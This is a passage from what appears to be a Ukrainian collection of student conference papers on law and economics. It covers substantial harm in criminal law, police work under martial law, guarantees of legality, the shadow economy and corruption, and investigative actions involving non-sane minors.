Одне з найбільш усталених дефініцій суспільно небезпечних наслідків визначає їх як шкоду або збитки, що заподіюються кримінально протиправним діянням (дією або бездіяльністю) суспільним відносинам, охоронюваним кримінальним законом, або реальна небезпека (загроза) заподіяння такої шкоди [1, с. 147]. Поряд з цим, слід наголосити, що відповідна шкода характеризує й кримінальні правопорушення з так званими формальним й усіченим складами, незважаючи на те, що відповідні наслідки або злочинний результат їх вчинення знаходяться за межами складу таких суспільно небезпечних діянь. Відповідна законодавча конструкція наведених кримінально-правових норм жодним чином не є підставою стверджувати, що така протиправна поведінка не є істотно шкідливою. Тобто

відповідний рівень шкідливості є необхідною умовою не тільки криміналізації відповідної поведінки, а й слугує підставою для визнання такої поведінки суспільно небезпечною.

Водночас, визначаючи підстави відшкодування спричиненої шкоди, статті 22 та 23 Цивільного кодексу України [9] (далі – ЦК України) поділяють шкоду на майнову та моральну. При цьому майнова шкода фактично ототожнюється із збитками. Ототожнює поняття «шкода» і «збитки» й ч. 1 ст. 1192 ЦК України. Такий самий поділ шкоди на майнову та моральну застосовується і у статтях 1166 та 1167 ЦК України, визначаючи, що шкода може бути заподіяна не тільки майну, а й фізичній особі, її честі та гідності, а також ділової репутації фізичної або юридичної особи. Відповідно до цього, цивільне право України розрізняє майнову (матеріальну) і моральну (немайнову) шкоду.

Зазвичай, під фізичними стражданнями розуміють фізичний біль, функціональний розлад організму, зміни в емоційно-вольовій сфері, інші відхилення від звичайного стану здоров'я, які є наслідком дій (бездіяльності), що посягають на немайнові блага або майнові права громадянина. Моральні страждання можуть виявлятися у відчуттях страху, сорому, приниження, а також в інших, несприятливих для людини у психологічному аспекті, переживаннях, пов'язаних із втратою близьких, роботи, розкриттям лікарської таємниці, неможливістю продовжувати активне громадське життя, з обмеженням або позбавленням яких-небудь прав чи свобод [3, с. 196–197].

Закон про кримінальну відповідальність безпосередньо пов'язує категорії «суспільна небезпека» та «істотна шкода», зазначаючи у ч. 2 ст. 11 КК України, що не є кримінальним правопорушенням дія або бездіяльність, яка через малозначність не становить суспільної небезпеки, тобто не заподіяла і не могла заподіяти істотної шкоди фізичній чи юридичній особі, суспільству або державі. Цілком очевидно, що така істотна шкода може мати як майновий характер і полягати у збитках, так й немайновий характер, пов'язаний із спричиненням немайнової (моральної) шкоди.

Деталізуючи визначення моральної шкоди, у постанові від 31 березня 1995 року № 4 «Про судову практику в справах про відшкодування моральної (немайнової) шкоди» (в редакції від 27 лютого 2009 року) Пленум Верховного Суду України зазначає, що «під моральною шкодою слід розуміти втрати немайнового характеру внаслідок моральних чи фізичних страждань, або інших негативних явищ, заподіяних фізичній чи юридичній особі незаконними діями або бездіяльністю інших осіб. Відповідно до чинного законодавства

моральна шкода може полягати, зокрема: у приниженні честі, гідності, престижу або ділової репутації, моральних переживаннях в зв'язку з ушкодженням здоров'я, у порушенні права власності (в тому числі інтелектуальної), прав, наданих споживачам, інших цивільних прав, у зв'язку з незаконним перебуванням під слідством і судом, у порушенні нормальних життєвих зв'язків через неможливість продовження активного громадського життя, порушенні стосунків з оточуючими людьми, при настанні інших негативних наслідків. Під немайновою шкодою, заподіяною юридичній особі, слід розуміти втрати немайнового характеру, що настали у зв'язку з приниженням її ділової репутації, посяганням на фірмове найменування, товарний знак, виробничу марку, розголошенням комерційної таємниці, а також вчиненням дій, спрямованих на зниження престижу чи підрив довіри до її діяльності» [5].

Саме у такому розумінні на момент прийняття чинного закону про кримінальну відповідальність істотна шкода визнавалася суспільно небезпечним наслідком низки злочинів у сфері службової діяльності, а п. 6 постанови Пленуму Верховного Суду України від 26 грудня 2003 року № 15 «Про судову практику у справах про перевищення влади або службових повноважень» [6], наголошував, якщо шкода полягає у заподіянні суспільно небезпечних наслідків нематеріального характеру, питання про її істотність вирішується з урахуванням конкретних обставин справи. Зокрема, істотною шкодою можуть визнаватися порушення охоронюваних Конституцією України чи іншими законами прав та свобод людини і громадянина (право на свободу й особисту недоторканність та недоторканність житла, виборчі, трудові, житлові права тощо), підрив авторитету та престижу органів державної влади чи органів місцевого самоврядування, порушення громадської безпеки та громадського порядку, створення обстановки й умов, що утруднюють виконання підприємством, установою, організацією своїх функцій, приховування злочинів.

Разом з тим, Законом України «Про внесення змін до деяких законодавчих актів України у сфері державної антикорупційної політики у зв'язку з виконанням Плану дій щодо лібералізації Європейським Союзом візового режиму для України» [4] були внесені зміни до пункту 3 примітки до ст. 364 КК України, яка була викладена у новій редакції: «3. Істотною шкодою у статтях 364, 364-1, 365, 365-2, 367 вважається така шкода, яка в сто і більше разів перевищує неоподатковуваний мінімум доходів громадян». Крім наведених у п. 3 примітки до ст. 364 КК України норм та ч. 2 ст. 11 КК України, спричинення істотної шкоди є також наслідком кримінальних правопорушень,

передбачених статтями 231 та 232 КК України, які не містять будь-якого легального тлумачення або визначення цієї категорії.

Наведене дає підстави для двох цілком суперечливих один одному та однаково неприйнятних для науки кримінального права висновків. Перший з них полягає у тому, що категорія «істотна шкода» та відповідний термін, що використовується законодавцем у ч. 2 ст. 11 та статтях 231, 232, 364, 364-1, 365, 365-2, 367 КК України за своїм змістом і сутністю є тотожними, а їх визначення наводиться саме у п. 3 примітки до ст. 364 КК України. Такий висновок є неприпустимим через необхідність декриміналізації у такому випадку значної низки кримінально протиправних діянь, що на сьогодні визнаються кримінальними правопорушеннями (наприклад, більшості посягань проти власності), а також необхідності запровадження цивільно-правової процедури визначення у грошовому еквіваленті шкоди немайнового характеру (життя, здоров'я, честі, гідності, престижу або ділової репутації, моральних переживань тощо) для визнання, чи перевищує така шкода у сто і більше разів неоподатковуваний мінімум доходів громадян.

Другий висновок обумовлює використання законодавцем трьох різних за змістом та обсягом категорій «істотна шкода». У першому випадку у ч. 2 ст. 11 КК України як синонім суспільної небезпеки, яка властива усім без виключення діянням, передбаченим Особливою частиною КК України. У другому випадку щодо статей 231 та 232 КК України як оціночного поняття, що означає необхідність у кожному окремому випадку вчинення цих кримінальних правопорушень і з урахуванням конкретних обставин справи встановлювати істотність шкоди. А у третьому – застосовувати легальне тлумачення «істотної шкоди», наведене у п. 3 примітки до ст. 364 КК України, щодо норм, на які воно поширюється. Такий висновок також є неприпустимим і неприйнятним через порушення вимоги однозначності терміну та єдності термінології.

Список бібліографічних посилань

1. Кримінальне право України: Загальна частина: підручник/В. Я. Тацій, В. І. Тютюгін, В. І. Борисов та ін.; за ред. В. Я. Тація, В. І. Тютюгіна, В. І. Борисова. 6-те вид., переробл. і допов. Харків: Право, 2020. 584 с.

2. Кримінальний кодекс України : Закон України від 05.04.2001 № 2341-III. URL : <https://zakon.rada.gov.ua/laws/show/2341-14#Text>.

3. Митрофанов І. І., Гайкова Т. В. «Шкода» та «збитки»: співвідношення понять // Вісник КрНУ імені Михайла Остроградського. 2012. Вип. 3 (74). С. 196–200.

4. Про внесення змін до деяких законодавчих актів України у сфері державної антикорупційної політики у зв'язку з виконанням Плану дій щодо лібералізації Європейським Союзом візового режиму для України : Закон України від 13.05.2014 № 1261-VII. URL : <https://zakon.rada.gov.ua/laws/show/1261-18#n66>.

5. Про судову практику в справах про відшкодування моральної (немайнової) шкоди : постанова Пленуму Верховного Суду України від 31.03.1995 № 4. URL : <https://zakon.rada.gov.ua/laws/show/v0004700-95#Text>.

6. Про судову практику у справах про перевищення влади або службових повноважень : постанова Пленуму Верховного Суду України від 26.12.2003 № 15. URL : <https://zakon.rada.gov.ua/laws/show/v0015700-03#Text>.

Одержано 26.05.2022

Ілля Олегович ТИТАРЕНКО,

курсант групи ФЗ-305

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри адміністративного права та процесу факультету № 1

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент І. Д. Казанчук

ОСОБЛИВОСТІ АДМІНІСТРАТИВНОЇ ДІЯЛЬНОСТІ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ В УМОВАХ ВОЄННОГО СТАНУ

В умовах введення на території України воєнного стану на підставі Указу Президента України від 24.04.2022 р. за № 64/2022, який був продовжений строком на 30 діб згідно з Указом Президента № 133/2022 від 14.03.2022 р., були внесені зміни до повноважень органів Національної поліції України. За таких обставин особливої актуальності набуває питання визначення особливостей адміністративної діяльності Національної поліції. Адже працівники усіх підрозділів поліції беруть безпосередньо участь у бойових діях, забезпечують здійснення заходів з національної безпеки і оборони, відсічі збройної агресії, а також виконують ряд інших загальних та специфічних функцій.

У ст. 1 Закону України «Про правовий режим воєнного стану» від 12.05.2015 р. № 1647-III вказано, що воєнний стан - це особливий правовий режим, що вводиться в Україні або в окремих її місцевостях

у разі збройної агресії чи загрози нападу, небезпеки державній незалежності України, її територіальній цілісності та передбачає надання відповідним органам державної влади, військовому командуванню, військовим адміністраціям та органам місцевого самоврядування повноважень, необхідних для відвернення загрози, відсічі збройної агресії та забезпечення національної безпеки, усунення загрози небезпеки державній незалежності України, її територіальній цілісності, а також тимчасове, зумовлене загрозою, обмеження конституційних прав і свобод людини і громадянина та прав і законних інтересів юридичних осіб із зазначенням строку дії цих обмежень [1]. У наслідок чого, діяльність органів державної влади та місцевого самоврядування в умовах воєнного стану полягає у сприянні органам управління, які створені на визначеній території, і насамперед органам Національної поліції. Саме від ефективної роботи поліції значною мірою залежить забезпечення внутрішньої безпеки держави.

Відповідно до статті 2 закону України «Про Національну поліцію» від 02.07.2015 № 565-XI завданнями поліції є надання поліцейських послуг у сферах:

- 1) забезпечення публічної безпеки і порядку;
- 2) охорони прав і свобод людини, а також інтересів суспільства і держави;
- 3) протидії злочинності;
- 4) надання в межах, визначених законом, послуг з допомоги особам, які з особистих, економічних, соціальних причин або внаслідок надзвичайних ситуацій потребують такої допомоги [2].

Крім того у ході відсічі збройної агресії проти України органи та підрозділи, що входять до системи поліції, відповідно до законодавства України беруть участь у виконанні завдань територіальної оборони, забезпеченні та здійсненні заходів правового режиму воєнного стану у разі його оголошення на всій території України або в окремих місцевостях.

Особливе місце серед завдань, покладених на Національну поліцію в умовах введення воєнного стану, відводиться забезпеченню публічної безпеки і порядку. В рамках виконання цього завдання поліцейський виконує такі повноваження, зокрема: 1) здійснює превентивну та профілактичну діяльність, спрямовану на запобігання вчиненню правопорушень; 2) вживає заходів з метою виявлення кримінальних та адміністративних правопорушень; припиняє їх; 3) здійснює прийом екстрених викликів за скороченим телефонним номером 102; 4) вживає заходів, спрямованих на усунення

загроз життю та здоров'ю фізичних осіб і публічній безпеці, що виникли внаслідок учинення кримінального, адміністративного правопорушення; 5) здійснює своєчасне реагування на заяви та повідомлення про кримінальні, адміністративні правопорушення або події; 6) доставляє у випадках і порядку, визначених законом, затриманих осіб, підозрюваних у вчиненні кримінального правопорушення, та осіб, які вчинили адміністративне правопорушення; 7) вживає заходів для забезпечення публічної безпеки і порядку на вулицях, площах, у парках, скверах, на стадіонах, вокзалах, в аеропортах, морських та річкових портах, інших публічних місцях; 8) вживає всіх можливих заходів для надання домедичної допомоги особам, які постраждали внаслідок кримінальних чи адміністративних правопорушень, нещасних випадків, а також особам, які опинилися в ситуації, небезпечній для їхнього життя чи здоров'я; 9) здійснює у визначеному законодавством порядку приймання, зберігання та знищення вилученої, добровільно зданої або знайденої вогнепальної, газової, холодної та іншої зброї, боєприпасів, набоїв, вибухових речовин та пристроїв, наркотичних засобів або психотропних речовин; 10) бере участь відповідно до повноважень у забезпеченні та здійсненні заходів правового режиму воєнного або надзвичайного стану, зони надзвичайної екологічної ситуації у разі їх введення на всій території України або в окремі місцевості; 11) здійснює у взаємодії зі Збройними Силами України, Національною гвардією України, Державною прикордонною службою України, Державною спеціальною службою транспорту, Службою безпеки України боротьбу з диверсійно-розвідувальними силами агресора (противника) та не передбаченими законами України воєнізованими або збройними формуваннями; 12) у межах визначеної законодавством компетенції здійснює розмінування, що має оперативний характер, у частині виявлення, знешкодження та знищення вибухонебезпечних предметів, щодо яких є підстави вважати, що вони є предметами, знарядями чи засобами вчинення адміністративних або кримінальних правопорушень; 46) здійснює адміністративний нагляд відповідно до закону [2].

Особливості діяльності Національної поліції щодо охорони публічної безпеки та порядку в умовах воєнного стану визначено окрім Закону України «Про Національну поліцію» ще в нормах Закону України «Про правовий режим воєнного стану» та інших нормативно-правових актів. Така діяльність залежить не тільки від змісту завдань і функцій в сфері правоохорони, але й враховує стан оперативної обстановки та наявність бойових дій в тому чи іншому регіоні

країни [3, с. 66]. З урахуванням багатьох чинників (оперативної обстановки, географічного положення, погодних та соціальних умов тощо) розробляються спеціальні плани, відповідно до яких здійснюються розстановка сил особового складу для несення служби в органах (підрозділах) Національної поліції. При цьому задля того, щоб типові плани охорони публічної безпеки та порядку відповідали своєму призначенню, їх розробляють під конкретні цілі [3, с. 67].

Національна поліція, здійснюючи охорону публічної безпеки та порядку, використовує два основні методи соціального урегулювання: переконання і примус, одним із складових останнього є адміністративне припинення.

В основному метод переконання реалізується у формі здійснення роз'яснювальної роботи серед населення, наприклад, як діяти у випадку знаходження у місці проживання вибухових приладів. Крім того, переконання передбачає добровільне виконання правових вимог поліцейського, недопущення проявів антигромадської поведінки. У свою чергу, адміністративний примус – це такий метод соціального регулювання відносин, за якого від імені держави здійснюється зовнішній вплив на поведінку особи в межах законодавства, що ґрунтується на владних приписах, силі. Варто наголосити, що для поліцейської діяльності використання сили чи спеціальних повноважень, тобто примусу, є обов'язковою, системоутворюючою ознакою [4, с. 268].

Заходи адміністративного припинення є найчисленнішими з усіх адміністративно-примусових заходів, які застосовуються Національною поліцією. Вони характеризуються насамперед тим, що їх застосування спричиняється реальною протиправною (в тому числі об'єктивно протиправною) ситуацією і починається в момент, коли вона досягла певного розвитку, тобто коли використання запобіжних заходів стає вже неефективним або й зовсім марним. Заходи адміністративного припинення не відвертають, а безпосередньо припиняють наявні правопорушення або об'єктивно протиправні діяння, створюють умови для встановлення особи порушника, з'ясування обставин справи і реальної можливості для подальшого застосування до порушника заходів адміністративного або іншого впливу [4, с. 275]. Їх поділяють на два види: загальні та спеціальні. До заходів загального характеру відносять: вимога припинити протиправну поведінку, привід, доставлення правопорушника до відділу поліції, адміністративне затримання, особистий огляд, огляд речей та інші. До заходів спеціального характеру слід віднести: застосування фізичного впливу, застосування спеціальних засобів,

застосування вогнепальної зброї. Їх нормативне регулювання визначено у ст. 44-46 закону України «Про національну поліцію». І використовуються вони лише у крайніх випадках, оскільки значно обмежують права та свободи особи та громадянина [2].

Таким чином, особливості діяльності Національної поліції в умовах воєнного стану зумовлені специфічними умовами несення служби та самим правовим режимом воєнного стану, що вимагає чіткого знання завдань та функцій, оперативного реагування на порушення норм чинного законодавства.

Список бібліографічних посилань

1. Про правовий режим воєнного стану: Закон України від 10.12.2015 № 889-VIII. Відомості Верховної Ради України. 2016. № 28. Ст. 250. (в ред. від 27.04.2022). URL: <https://zakon.rada.gov.ua/laws/show/389-19#Text>

2. Про Національну поліцію: Закон України від 02.07.2015 № 565-XII. Відомості Верховної Ради України. 2015. № 40, 41. Ст. 379.

3. Ковалів М. В., Іваха В. О. Діяльність органів поліції в умовах воєнного стану. Вісник Національного університету "Львівська політехніка". Серія: Юридичні науки. 2016. № 837. С. 65-70.

4. Актуальні проблеми адміністративно-правового регулювання діяльності Національної поліції України: монографія / Гусаров С. М., Салманова О. Ю., Комзюк А. Т., Музичук О. М., Казанчук І. Д. / Міністерство внутрішніх справ України ; Харківський національний університет внутрішніх справ. – Харків : Факт, 2022. 452 с.

Одержано 09.06.2022

Юлія Миколаївна ТИТАРЕНКО,

курсант групи Ф1-105

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. Г. Юшкевич***

ЮРИДИЧНІ ГАРАНТІЇ ЗАКОННОСТІ

Значна роль людини у побудові правової держави, у встановленні правопорядку, правоохоронної діяльності. Законність є важливою умовою існування і розвитку правової держави, вона необхідна для забезпечення свободи та реалізації прав громадян,

утворення і функціонування громадського суспільства, здійснення демократії та раціональної діяльності державного апарату.

Під гарантіями законності розуміють умови та засоби суспільного життя і заходи, які вживаються державою для забезпечення режиму законності та сприяють руху країни до демократії, правової держави [1, с. 455-456].

Структурно гарантії законності класифікують на загальні та спеціальні. Загальними є об'єктивні умови суспільного співжиття, в межах яких здійснюється правове регулювання та функціонує правова система. Вони визначають атмосферу функціонування та реалізації права, його ефективність і, як наслідок, визначають рівень законності. Вони ж створюють необхідні умови для розвитку і вдосконалення права, а отже, і для підвищення рівня законності. Зокрема до них відносяться: економічні, політичні, ідеологічні, соціальні, юридичні [2, с. 269].

Юридичні гарантії законності являють собою сукупність умов, засобів, організаційно-правових заходів, безпосередньо спрямованих на забезпечення режиму законності та правопорядку, і є юридичними формами загальних гарантій. Окрім того, юридичні гарантії закріплюються, врегульовуються в чинному законодавстві, системі норм права, тож, по суті, вони є численними проявами самого права в тій його частині, яка покликана забезпечувати діяльність права в цілому. Сама специфіка права, притаманні йому механізми, а також робота юридичних органів спрямовані на те, щоб вимоги законності реально «працювали», фактично здійснювались [2, с. 269].

Зміст юридичних гарантій складають конституційне закріплення принципу законності та засобів по його забезпеченню; вдосконалення чинного законодавства; засоби вияву порушень законності; засоби запобігання правопорушенням; ефективні засоби юридичної відповідальності та захисту прав та свобод суб'єктів; якісну роботу правоохоронних органів, а також органів судового захисту; засоби контролю та нагляду за реалізацією нормативно-правових актів; засоби профілактики порушення законності; розвинуту правосвідомість та правову культуру населення та суспільства в цілому. Особливістю цих гарантій є те, що вони спеціально створюються для забезпечення і охорони законності та завжди отримують правове закріплення. Вони розробляються, охороняються і гарантуються державою [3].

Діяльність законодавчих органів спрямована на видання якісних нормативно-правових актів, якими встановлюється юридична відповідальність за вчинення протиправних дій. Завдяки діяльності

конституційного суду забезпечується неухильне додержання конституції держави. Розглядаючи справи про конституційність нормативно-правових актів представницьких органів влади, правозастосовну практику за скаргами громадян та ін., конституційний суд створює додаткові і дійові гарантії їх досконалості. Це сприяє формуванню гармонічної єдиної системи законодавства. Виконавчі органи сприяють зміцненню законності своєю діяльністю, спрямованою на втілення в життя правових норм основного і поточних законів держави, охорону і захист прав і свобод громадян, їх обов'язок полягає в прийнятті нормативно-правових актів, щоб виконувати і розвивати закони. Суттєве значення має розвите почуття морально-правової відповідальності посадових осіб і державних службовців за повне і ефективне виконання обов'язків у рамках закону [4].

Судові і правоохоронні органи держави (прокуратура, арбітражний суд, міліція) виконують безпосередню роботу з профілактики і припинення правопорушень. Від них залежать процесуальне забезпечення норм матеріального права, реальне життя формально закріплених прав і свобод громадян. Прокуратура здійснює найвищий нагляд за додержанням і правильним застосуванням законів. Діяльність судів виражається у формі цивільного, кримінального, адміністративного судочинства. Будь-які рішення і дії державних органів, установ, посадових осіб, приватних підприємців, що порушують права і свободи, можуть бути оскаржені в суді. Якісна та ефективна робота загальних і арбітражних судів - одна із важливих гарантій стабільності і реальності законності [4].

Значна роль у зміцненні законності і правопорядку в державі належить органам внутрішніх справ, їх діяльність здійснюється в ім'я торжества законності, спрямована на охорону суспільства від злочинних посягань, забезпечує порядок у громадських місцях та ін. Законність є основою діяльності цих органів [4]. Так, ст. 8 Закону України «Про Національну поліцію» [5] проголошує, поліція діє виключно на підставі, у межах повноважень та у спосіб, що визначені Конституцією та законами України. Поліцейському заборонено виконувати злочинні чи явно незаконні розпорядження та накази. Накази, розпорядження та доручення вищих органів, керівників, посадових та службових осіб, службова, політична, економічна або інша доцільність не можуть бути підставою для порушення поліцейським Конституції та законів України.

На думку С. Д. Гусарєва, О. Д. Тихомирова, видами юридичних гарантій законності є правові умови (стан чинного права та законодавства, від якого значною мірою залежить міцність і стабільність

режиму законності та правопорядку), правові засоби (вид юридичних гарантій, що являє собою широкий спектр його основу становить закріплений у законі обов'язок держави, її органів, посадових осіб, громадян, різних суспільних об'єднань суворо додержуватись і виконувати закони), організаційно-правові заходи (діяльність суб'єктів правовстановлюючих повноважень, яка спрямована на удосконалення законодавства) [2].

Таким чином законність як складне багатоаспектне суспільно-політичне явище повинна гарантуватись системою умов, що відображають рівень розвитку суспільства та його готовність до свідомого і активного сприйняття правових норм. Одне із центральних місць посідають юридичні гарантії законності як комплекс взаємопов'язаних об'єктивних умов та суб'єктивних факторів і спеціальних засобів, що забезпечують режим законності [3].

Список бібліографічних посилань

1. Теорія держави та права : підруч. / [Є. О. Гіда, Є. В. Білозьоров, А. М. Завальний та ін.] ; за заг. ред. Є. О. Гіди. К. : ФОП О. С. Ліпкан, 2011. 576 с.

2. Теорія держави та права : навч. посіб. / [Є. В. Білозьоров, В. П. Власенко, О. Б. Горова, А. М. Завальний, Н. В. Заяць та ін.] ; за заг. ред. С. Д. Гусарєва, О. Д. Тихомирова. К. : НАВС, Освіта України, 2017. 320 с.

3. Теорія держави і права. Академічний курс: Підручник / За ред. О. В. Зайчука, Н. М. Оніщенко. К.: Юрінком Інтер, 2006. 688 с. URL: https://www.ebk.net.ua/Book/law/zaychuk_tdp/zmist.htm (дата звернення: 15.05.2022).

4. Гарантії законності. URL: <https://cutt.ly/XHTHFMr> (дата звернення: 15.05.2022).

5. Про Національну поліцію : Закон України від 02.07.2015 № 580-VIII. URL: <https://cutt.ly/OHTFiFu> (дата звернення: 15.05.2022).

Одержано 31.05.2022

Юлія Вячеславівна ТРИГУБ,

студентка групи Сфдср-20-1

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри соціально-економічних дисциплін

Харківського національного університету внутрішніх справ,

*кандидат економічних наук, доцент **Н. М. Санич***

ОСОБЛИВОСТІ ФОРМУВАННЯ ТА РОЗВИТКУ НАЦІОНАЛЬНОЇ ЕКОНОМІКИ УКРАЇНИ: БОРОТЬБА З ТІНЬОВОЮ ЕКОНОМІКОЮ ТА КОРУПЦІЄЮ

У продовж років незалежності нашої держави, систематичної зміни влади і багатьох поколінь, в Україні вибудована ціла система господарювання асоціальної природи, яка притаманна країнам будь-якого соціально-економічного устрою та віддзеркалює кризу державного управління економіки – це “тіньова економіка”. Відповідно до нормативно-правових актів у Наказі Міністерства економіки України від 27.06.2006 № 222 подано методику розрахунку обсягів тіньової економіки. Для цілей цієї методики поняття “тіньова економіка” визначається як незаконне виробництво, до якого належать: виробництво товарів (надання послуг), збут та розповсюдження яких заборонено законом; відсутність дозволу на здійснення певного виду діяльності (виробництво товарів чи надання послуг). Приховане виробництво, складовими якого є легальні види діяльності, але приховані від державних органів контролю з метою: уникнення від сплати податків, зборів (обов'язкових платежів); недотримання певних норм: рівня середньої зарплати, тривалості робочого часу, правил техніки безпеки на робочому місці тощо; уникнення статистичної звітності та статистичного анкетування.

“Сіра” тіньова економіка — економічна діяльність по виготовленню та реалізації звичайних товарів та послуг, яка дозволена законом, але не реєструється (переважно дрібний бізнес). У цьому секторі виробники або свідомо ухиляються від офіційного обліку, не бажаючи нести витрати (пов'язані з отриманням ліцензій, сплатою податків тощо), або звітування про такий вид діяльності взагалі не передбачено.

“Чорна” тіньова економіка (економіка організованої злочинності) — заборонена законом економічна діяльність, яка пов'язана з виробництвом та реалізацією заборонених та дефіцитних товарів та послуг. «Чорною» економікою у широкому значенні можна вважати всі

види діяльності, які повністю виключені з нормального економічного життя, оскільки вони вважаються несумісними з ним й такими, що його руйнують.

Від теоретичних аспектів та визначень тіньової економіки, перейдемо до розгляду основних методів оцінки тіньової економіки опираючись на аналітичні дані розрахунків Міністерства розвитку економіки, торгівлі та сільського господарства України. Доречно зазначити, що в Україні існують дві офіційні методики оцінки рівня тіньової економіки: методика Державної служби статистики України та методика Міністерства розвитку економіки, торгівлі та сільського господарства України.

За попередніми розрахунками відомства, рівень тіньової економіки у січні-березні 2020 року склав 31% від обсягу офіційного ВВП, що на 1 в.п. менше за показник січня-березня 2019 року.

Збереження тенденції до зниження тіньової економіки відбулося, не зважаючи на поширення негативних наслідків пандемії COVID19 і зниження рівня реального ВВП на 1,3% за підсумком I кварталу 2020 року до відповідного кварталу 2019 року. Разом з тим, аналізуючи досвід попередніх криз, очікуваним було збільшення рівня тіньової економіки, адже в умовах значної невизначеності бізнес прагне зменшити ризики втрати ресурсів. Метод збитковості підприємств показав збільшення рівня тіньової економіки (на 15 в.п. до 38% від обсягу офіційного ВВП), що значною мірою обумовлено суттєвим погіршенням фінансового становища підприємств в умовах дії обмежень, запроваджених з метою запобігання стрімкому поширенню пандемії коронавірусу в світі та Україні, а також утворених у період карантину логістичних проблем.

Таким чином, тіньова економіка – складне комплексне явище, ефективна боротьба з яким залежить від ефективності державної політики, тому як Україна щорічно втрачає близько 700-800 млрд. грн, а за десятирічний період дослідження з 2010 по 2020 роки – це десятки трильйонів гривень! Слід додати, що будь-які дії щодо детінізації економіки країни повинні супроводжуватись одночасно із заходами щодо підвищення довіри населення до органів публічної влади та його інформування про діяльність останніх. Підводячи підсумки варто зазначити, що завдання протидії тінізації економіки України особливо гостро постає за умов сучасних геополітичних викликів, а саме: гібридної війни з Росією та євроінтеграційних процесів. Окреслені вище напрями протидії тінізації економіки України формують основний сутнісний базис для подальшої розробки комплексного плану детінізації економіки України. Протидія тінізації

економіки України вимагає проведення поліпредметних досліджень, розробки комплексної стратегії протидії у співпраці із зарубіжними партнерами, насамперед з метою використання їх позитивного досвіду у боротьбі з цим загрозливим для національної безпеки явищем.

Корупція – це використання особою, наданих їй службових повноважень та пов'язаних із цим можливостей з метою одержання неправомірної вигоди. Розгорнуте визначення містить ЗУ «Про засади запобігання і протидії корупції».

Далеко не вперше уникають справедливого покарання впливові, забезпечені фінансовим і медійним ресурсом корупціонери. А відтак, антикорупціонерам варто згадати закон Ньютона про те, що сила дії дорівнює силі протидії, і зайти з іншого боку. Наприклад, об'єднуючи зусилля у напрямку запобігання корупції, де можна швидше отримати потрібний результат, а саме збільшення економічного добробуту нації.

У листопаді, Кабмін розпочав узгодження антикорупційних заходів в рамках урядово-громадської ініціативи “Разом проти корупції”.

Напрямки запобігання корупції відомі, втім їх варто тримати в фокусі уваги:

1. Забезпечення прозорості дій та результатів діяльності влади

У цьому напрямку вже багато досягнуто: прозорі закупівлі, витрати розпорядників публічних коштів, реєстр декларацій, публічні звіти Рахункової палати та Держаудитслужби. Але ще більше інформації має ставати публічною та структурованою.

Прозорості протидіють шляхом “недопрозорості”, порушень регламенту оприлюднення даних та створення інформаційних смітників. Як приклади: засідання земельної комісії місцевої ради відкриті, але голосування не поіменне. Комунальне підприємство оприлюднює надходження від сезонної торгівлі, але однією цифрою. Земельний кадастр номінально відкритий, але ви не знайдете земельну ділянку за адресою чи назвою підприємства, яке на ній розміщене, якщо не маєте її кадастрового номеру

Прозорість є базою для запобігання корупції.

2. Інвентаризація, облік, впорядкування державного та муніципального майна, землі та ресурсів.

Станом на вересень 2020 року, державні інституції зареєстрували за собою лише 49% нерухомого майна, яке їм належать (за інформацією Фонду держмайна України). А це означає, що решта майна має серйозні ризики його неправомірного відчуження, продажу чи неофіційного використання.

До прикладу, в Україні відсутній кадастр нерухомості, який би містив інформацію про параметри існуючих будівель, їх оціночну

вартість та точне розміщення в просторі (на землі) і був інтегрований з реєстром речових прав на майно. Умисно не проводиться інвентаризація культурних пам'яток та не наносяться їх охоронні зони, на яких заборонена забудова.

3. Електронізація та автоматизація державних послуг, ліцензій, дозволів.

Зовнішнє незалежне оцінювання стало величезним кроком вперед у подоланні корупції, яку ми мали раніше під час вступу до вишів. В електронний формат за жорсткими алгоритмами має бути переведено усе, що лише можливо: робота митниці, податкової, видача всіх дозволів та ліцензій, проведення іспитів та сертифікацій, виплата соціальних допомог за державні кошти.

4. Усунення прогалин у законодавстві.

Корупція часто “вшита” у законодавство, що робить її закононою. Недосконале законодавство спричиняє неефективне управління та множить його помилки. Правки на поправки призводять до того, що такі правові норми уже неможливо виконувати, і на них вже не звертають увагу. Діючи у напівзаконний спосіб, особливо малий та середній бізнес, вже на старті стають порушниками. А відтак, сприймають хабар як максимально швидкий крок до вирішення проблем.

5. Запровадження дієвого державного контролю.

Це забезпечить необґрунтований тиск на бізнес-середовище, спрямує зусилля контролюючих органів не лише на виявлення порушень, але й на їх превенцію. До складання таких систем має бути долучена експертна громадськість.

Одержано 07.06.2022

Дар'я Вікторівна ТУРЕНКО,

*ад'юнкт відділу організації освітньої-наукової підготовки
Харківського національного університету внутрішніх справ*

ПРОЦЕСУАЛЬНІ ТА КРИМІНАЛІСТИЧНІ ОСОБЛИВОСТІ ПРОВЕДЕННЯ ОКРЕМИХ СЛІДЧИХ (РОЗШУКОВИХ) ДІЙ ІЗ НЕОСУДНИМИ НЕПОВНОЛІТНИМИ

З метою встановлення питання, чи може бути неповнолітній суб'єктом кримінального правопорушення на слідчого покладається процесуальний обов'язок встановлювати що саме цією особою вчинено конкретне кримінальне правопорушення, а також чи є він

осудним чи неосудним. У зв'язку з цим судово-психіатрична експертиза призначається для дослідження психічного стану неповнолітнього та вирішення питання його осудності (неосудності) і можливого застосування до нього примусових заходів медичного характеру. Перед цим передує низка слідчих (розшукових) дій, в ході яких добувається інформація для проведення такої інформації. Слідчому слід враховувати, що серед психічних захворювань, аномалій у підлітків також часто зустрічаються й психопатії, що проявляються в дісгормонічності емоційно-вольових властивостей особистості, зокрема: підвищена дратливість, агресивність, драчливість, упрямство, сугестивність. Також у них може мати місце і психопатичний розлад потягів: прагнення до бродяжництва (дромоманія), до підпалів (піроманія), до крадіжок (клептоманія) та ін. Нерідко серед неповнолітніх правопорушників зустрічаються особи, які страждають однією з форм олігофренії - дебільністю. Такі підлітки характеризуються розумовим недорозвитком та порушенням емоційно-вольової сфери. Беручи до уваги те, що розумова відсталість може бути наслідком душевного захворювання неповнолітнього, то для виявлення розумової відсталості, доцільно одночасно з судово-психіатричною експертизою призначати також й психолого-психіатричну експертизу. При призначенні судово-психологічної та комплексної психолого-психіатричної експертизи неповнолітнім, експертам зазвичай ставлять наступні питання: яка ступінь розумового розвитку 